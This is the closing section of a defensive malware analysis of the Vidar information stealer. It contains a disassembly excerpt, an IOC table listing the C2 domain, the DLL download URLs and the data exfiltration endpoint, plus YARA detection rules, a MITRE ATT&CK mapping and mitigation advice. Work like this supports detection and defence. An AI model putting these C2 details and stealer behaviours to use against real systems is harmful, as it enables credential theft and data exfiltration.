01281424	E8 B7F7FFFF	call son_1 - kopya.1280BE0	
01281429	6A 00	push 0	
0128142B	FF15 14282901	call dword ptr ds:[&ExitProcess]	
01281431	5D	pop ebp	
01281432	C2 1000	ret 10	
01281435	CC	int3	
01281436	CC	int3	
01281437	CC	int3	

Figure 31 – The Malware Shutting Itself Down

After completing its operations, the malware shuts down directly without deleting itself from the system.

IOC (Indicator of Compromise) Table

Domain (C2)	himarkh.xyz	The malware's Command-and-Control (C2) server.
URL (Endpoint)	http://himarkh.xyz/1.jpg http://himarkh.xyz/2.jpg http://himarkh.xyz/3.jpg http://himarkh.xyz/4.jpg http://himarkh.xyz/5.jpg http://himarkh.xyz/6.jpg http://himarkh.xyz/7.jpg	HTTP GET endpoints used by the malware to download its missing dependencies (DLLs).
URL (Endpoint)	http://himarkh.xyz/main.php	The main endpoint through which the data stolen from the victim and compressed is exfiltrated via an HTTP POST request.
File Path	C:\ProgramData\[Random_Number]\	The directory where the stolen data is stored.
File Name	outlook.txt	The text file into which the stolen data is written.
File Name	sqlite3.dll,freebl3.dll,mozglue.dll,msvc140.dll,nss3.dll,softokn3.dll,vcruntime140.dll	The DLLs that the malware downloads from its C2 server and attempts to add to the /ProgramData directory.
Artifact	056139954853430408	The RC4 encryption key the malware uses to conceal its strings.

Table 6- IOC Table

YARA Rule

```
import "pe"
import "math"

rule Vidar_Stealer_Stage1_Loader
{
    meta:
        description = "Vidar Stealer - Stage 1 Overlay Loader"
        author      = "Team"
        date        = "2026-04-25"
        hash_sha256                                     =
"5cd0759c1e566b6e74ef3f29a49a34a08ded2dc44408fccd41b5a9845573
a34c"

    strings:
        $api1 = "VirtualAlloc"      ascii wide
        $api2 = "VirtualProtect"    ascii wide
        $api3 = "WriteProcessMemory" ascii wide

    condition:
        uint16(0) == 0x5A4D
        and pe.is_32bit()
        and filesize < 1MB
        and pe.overlay.offset != 0
        and pe.overlay.size > 50000
        and math.entropy(pe.overlay.offset, pe.overlay.size) > 7.5
        and all of ($api*)
}
```

```

import "pe"
import "math"

rule Vidar_Stealer_Stage2
{
    meta:
        description = "Vidar Stealer Stage 2"
        author      = "Team"
        date        = "2026-04-25"
        hash_sha256 =
"FB9B940FFE27E744EEEEAEF3D1A2805CE205668274BDABC3A30863
B016AD47F27"

    strings:
        $rc4_mod256 = {
            81 E2 FF 00 00 80
            79 ??
            4A
            81 CA 00 FF FF FF
            4?
        }
        $b64_bit_manipulation = {
            83 E0 30
            C1 F8 04
            8D 0C 90
            88 4D E8
            0F B6 55 C5
            83 E2 0F
            C1 E2 04
            0F B6 45 C6
            83 E0 3C
            C1 F8 02
            03 D0
        }

```

```

$rc4_256_check = {
    81 BD ?? ?? FF FF 00 01 00 00
    0F 8D ?? ?? 00 00
}

$c2_url      = "himarkh.xyz"          ascii wide
$dll1        = "KaIPuV3CV2u66U8="    ascii wide
$dll2        = "ZnJlZWJsMy5kbGw="    ascii wide
$dll3        = "bW96Z2x1ZS5kbGw="    ascii wide
$dll4        = "bXN2Y3AxND AuZGxs"   ascii wide
$dll5        = "bnNzMy5kbGw="        ascii wide
$dll6        = "c29mdG9rbjMuZGxs"    ascii wide
$dll7        = "dmNydW50aW1lMTQwLmRsbA=="  ascii wide
$path_programdata = "Gek/jHnVCyKs5E6BiphT6ls="  ascii wide

condition:
    uint16(0) == 0x5A4D
    and (
        $rc4_mod256
        and $b64_bit_manipulation
        and $rc4_256_check
    )
    and $c2_url
    and $path_programdata
    and (any of ($dll*))
}

```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Defense Evasion	Credential Access	C&C	Exfiltration
T1005: Data from Local System	T1106: Native API	T1098: Account Manipulation	T1027: Obfuscated Files or Information	T1555.003: Credentials from Web Browsers	T1071.001: Application Layer Protocol: Web Protocols	T1041: Exfiltration Over C2 Channel
T1560: Archive Collected Data			T1620: Reflective Code Loading			
			T1497: Virtualization/Sandbox Evasion			
			T1070.004: Indicator Removal: File Deletion			

Recommendations

- An up-to-date antivirus or EDR solution with a current signature database should be actively used on systems.
- The operating system, web browsers, and applications in use should be kept up to date.
- To protect crypto assets, hardware cold wallets that are not directly connected to the internet should be preferred whenever possible.
- Saving critical passwords and sensitive information in browsers should be avoided.
- Multi-Factor Authentication should be enabled on email, cryptocurrency exchange, and other critical accounts.
- Network traffic to the Command-and-Control address himarkh.xyz identified in this report and its related endpoints should be blocked via firewall and network security solutions.
- Endpoint and network logs should be regularly monitored to detect suspicious files and network connections on user systems.

PREPARED BY

Senanur Özbağ

[linkedin](#)

Alaaddin İnal

[linkedin](#)

Beyza Nur Eker

[linkedin](#)

Beyza Özkan

[linkedin](#)

